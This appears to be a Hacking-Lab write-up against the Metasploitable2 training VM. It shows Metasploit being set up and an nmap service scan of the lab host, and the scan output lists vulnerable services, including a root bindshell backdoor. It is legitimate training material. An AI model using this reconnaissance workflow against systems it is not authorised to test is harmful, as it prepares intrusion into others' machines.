
07 - Metasploitable VM


Exploit

1. The Docker is a minimal version therefore it's needed to initialize the database and start meterpreter console

```
service postgresql start
msfdb init
msfconsole
```




```
d0965aa3-c4c2-4ed8-9711-adccf69da441 login: root
Password:

Login incorrect
d0965aa3-c4c2-4ed8-9711-adccf69da441 login: root
Password:
Linux d0965aa3-c4c2-4ed8-9711-adccf69da441 3.10.0-1160.11.1.el7.x86_64 #1 SMP Fri Dec 18 16:34:56 UTC 2020 x86_64
This is a Kali Linux container built on Thu Apr  1 15:39:39 UTC 2021 for Hacking-Lab.
Usage of this system is only allowed for Hacking-Lab Challenges!
┏━(Message from Kali developers)
┃
┃ This is a minimal installation of Kali Linux, you likely
┃ want to install supplementary tools. Learn how:
┃ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run “touch ~/.hushlogin” to hide this message)
┌──(root💀0965aa3-c4c2-4ed8-9711-adccf69da441)-[~]
└─# service postgresql start
Starting PostgreSQL 13 database server: main.
┌──(root💀0965aa3-c4c2-4ed8-9711-adccf69da441)-[~]
└─# msfdb init
/usr/bin/msfdb: line 50: systemctl: command not found
[+] Starting database
/usr/bin/msfdb: line 52: systemctl: command not found
[+] Creating database user 'msf'
[+] Creating databases 'msf'
┏━(Message from Kali developers)
┃
┃ This is a minimal installation of Kali Linux, you likely
┃ want to install supplementary tools. Learn how:
┃ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run “touch ~/.hushlogin” to hide this message)
[+] Creating databases 'msf_test'
┏━(Message from Kali developers)
┃
┃ This is a minimal installation of Kali Linux, you likely
┃ want to install supplementary tools. Learn how:
┃ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
┃
┃ We have kept /usr/bin/python pointing to Python 2 for backwards
┃ compatibility. Learn how to change this and avoid this message:
┃ ⇒ https://www.kali.org/docs/general-use/python3-transition/
┃
┗━(Run “touch ~/.hushlogin” to hide this message)
```




```
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

┌──(root💀0965aa3-c4c2-4ed8-9711-adccf69da441)-[~]
└─#
┌──(root💀0965aa3-c4c2-4ed8-9711-adccf69da441)-[~]
└─# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                        (`.         ,-,
                        ` `.    ,;' /
                         `.  ,'/ .'
                          `. X /.'
                .-;--''--.._` ` (
              .'            /   `
             ,           ` '   Q '
             ,         ,   `._    \
          ,.|         '     `-.;_'
          :  . `  ;    `  ` --,.._;
           ' `    ,   )   .'
              `._ ,  '   /_
                 ; ,''-,;' ``-
                  ``-..__``--`

                             https://metasploit.com


       =[ metasploit v6.0.37-dev                          ]
+ -- --=[ 2111 exploits - 1136 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > db_nmap -V -sV iloveshells.vm.vuln.land
[*] Nmap: Nmap version 7.91 ( https://nmap.org )
[*] Nmap: Platform: x86_64-pc-linux-gnu
[*] Nmap: Compiled with: liblua-5.3.3 openssl-1.1.1g libssh2-1.8.0 libz-1.2.11 libpcre-8.39 nmap-libpcap-1.7.3 nmap-libdnet-1.12 ip
v6
[*] Nmap: Compiled without:
[*] Nmap: Available nsock engines: epoll poll select
msf6 > db_nmap -p 0-10000  iloveshells.vm.vuln.land
```

2. In the next step, we are going to make a scan on the target, to decide which services are open and which not.


```
db_nmap -V-sV iloveshells.vm.vuln.land
db_nmap -A -p 0-10000
```



```
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-06 06:24 UTC
[*] Nmap: Nmap scan report for iloveshells.vm.vuln.land (152.96.6.240)
[*] Nmap: Host is up (0.00057s latency).
[*] Nmap: rDNS record for 152.96.6.240: c6c5e14f-6954-4e31-bb1c-a944b397df7f.vm.vuln.land
[*] Nmap: Not shown: 9974 closed ports
[*] Nmap: PORT     STATE    SERVICE     VERSION
[*] Nmap: 0/tcp    filtered unknown
[*] Nmap: 21/tcp   open     ftp         vsftpd 2.3.4
[*] Nmap: |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
[*] Nmap: | ftp-syst:
[*] Nmap: |   STAT:
[*] Nmap: | FTP server status:
[*] Nmap: |      Connected to 152.96.7.8
[*] Nmap: |      Logged in as ftp
[*] Nmap: |      TYPE: ASCII
[*] Nmap: |      No session bandwidth limit
[*] Nmap: |      Session timeout in seconds is 300
[*] Nmap: |      Control connection is plain text
[*] Nmap: |      Data connections will be plain text
[*] Nmap: |      vsFTPd 2.3.4 - secure, fast, stable
[*] Nmap: |_End of status
[*] Nmap: 22/tcp   open     ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
[*] Nmap: |_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
[*] Nmap: 23/tcp   open     telnet      Linux telnetd
[*] Nmap: 25/tcp   open     smtp        Postfix smtpd
[*] Nmap: |_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMI
ME, DSN,
[*] Nmap: |_ssl-date: 2021-04-06T08:10:06+00:00; +1h44m14s from scanner time.
[*] Nmap: | sslv2:
[*] Nmap: |   SSLv2 supported
[*] Nmap: |   ciphers:
[*] Nmap: |     SSL2_RC4_128_EXPORT40_WITH_MD5
[*] Nmap: |     SSL2_DES_64_CBC_WITH_MD5
[*] Nmap: |     SSL2_DES_192_EDE3_CBC_WITH_MD5
[*] Nmap: |     SSL2_RC4_128_WITH_MD5
[*] Nmap: |     SSL2_RC2_128_CBC_WITH_MD5
[*] Nmap: |_    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
[*] Nmap: 53/tcp   open     domain      ISC BIND 9.4.2
[*] Nmap: | dns-nsid:
[*] Nmap: |_  bind.version: 9.4.2
[*] Nmap: 80/tcp   open     http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: |_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
[*] Nmap: |_http-title: Metasploitable2 - Linux
[*] Nmap: 111/tcp  open     rpcbind     2 (RPC #100000)
[*] Nmap: | rpcinfo:
[*] Nmap: |   program version    port/proto  service
[*] Nmap: |   100000  2            111/tcp   rpcbind
[*] Nmap: |   100000  2            111/udp   rpcbind
[*] Nmap: |   100003  2,3,4       2049/tcp   nfs
[*] Nmap: |   100003  2,3,4       2049/udp   nfs
[*] Nmap: |   100005  1,2,3      45272/udp   mountd
```



```
[*] Nmap: |   100021  1,3,4      34759/udp   nlockmgr
[*] Nmap: |   100021  1,3,4      45254/tcp   nlockmgr
[*] Nmap: |   100024  1          33029/tcp   status
[*] Nmap: |_  100024  1          38214/udp   status
[*] Nmap: 139/tcp  open     netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open     netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
[*] Nmap: 512/tcp  open     exec        netkit-rsh rexecd
[*] Nmap: 513/tcp  open     login       OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp  open     tcpwrapped
[*] Nmap: 1099/tcp open     java-rmi    GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open     bindshell   Bash shell (**BACKDOOR**; root shell)
[*] Nmap: 2049/tcp open     nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp open     ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp open     mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: | mysql-info:
[*] Nmap: |   Protocol: 10
[*] Nmap: |   Version: 5.0.51a-3ubuntu5
[*] Nmap: |   Thread ID: 449
[*] Nmap: |   Capabilities flags: 43564
[*] Nmap: |   Some Capabilities: ConnectWithDatabase, Speaks41ProtocolNew, Support41Auth, SwitchToSSLAfterHandshake, LongColumnFlag
, SupportsTransactions, SupportsCompression
[*] Nmap: |   Status: Autocommit
[*] Nmap: |_  Salt: `jt)le6|1z7B%3lIgL&t
[*] Nmap: 3632/tcp open     distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
[*] Nmap: 5432/tcp open     postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: |_ssl-date: 2021-04-06T08:10:06+00:00; +1h44m14s from scanner time.
[*] Nmap: 5900/tcp open     vnc         VNC (protocol 3.3)
[*] Nmap: | vnc-info:
[*] Nmap: |   Protocol version: 3.3
[*] Nmap: |   Security types:
[*] Nmap: |_    VNC Authentication (2)
[*] Nmap: 6000/tcp open     X11          (access denied)
[*] Nmap: 6667/tcp open     irc         UnrealIRCd
[*] Nmap: 6697/tcp open     irc         UnrealIRCd
[*] Nmap: 8009/tcp open     ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: |_ajp-methods: Failed to get a valid response for the OPTION request
[*] Nmap: 8180/tcp open     http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: |_http-favicon: Apache Tomcat
[*] Nmap: |_http-server-header: Apache-Coyote/1.1
[*] Nmap: |_http-title: Apache Tomcat/5.5
[*] Nmap: 8787/tcp open     drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.16 - 2.6.28
[*] Nmap: Network Distance: 2 hops
[*] Nmap: Service Info: Hosts:  metasploitable.localdomain, c6c5e14f-6954-4e31-bb1c-a944b397df7f, irc.Metasploitable.LAN; OSs: Unix
, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Host script results:
[*] Nmap: |_clock-skew: mean: 2h44m13s, deviation: 2h00m00s, median: 1h44m13s
[*] Nmap: |_nbstat: NetBIOS name: C6C5E14F-6954-4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Unix (Samba 3.0.20-Debian)
```



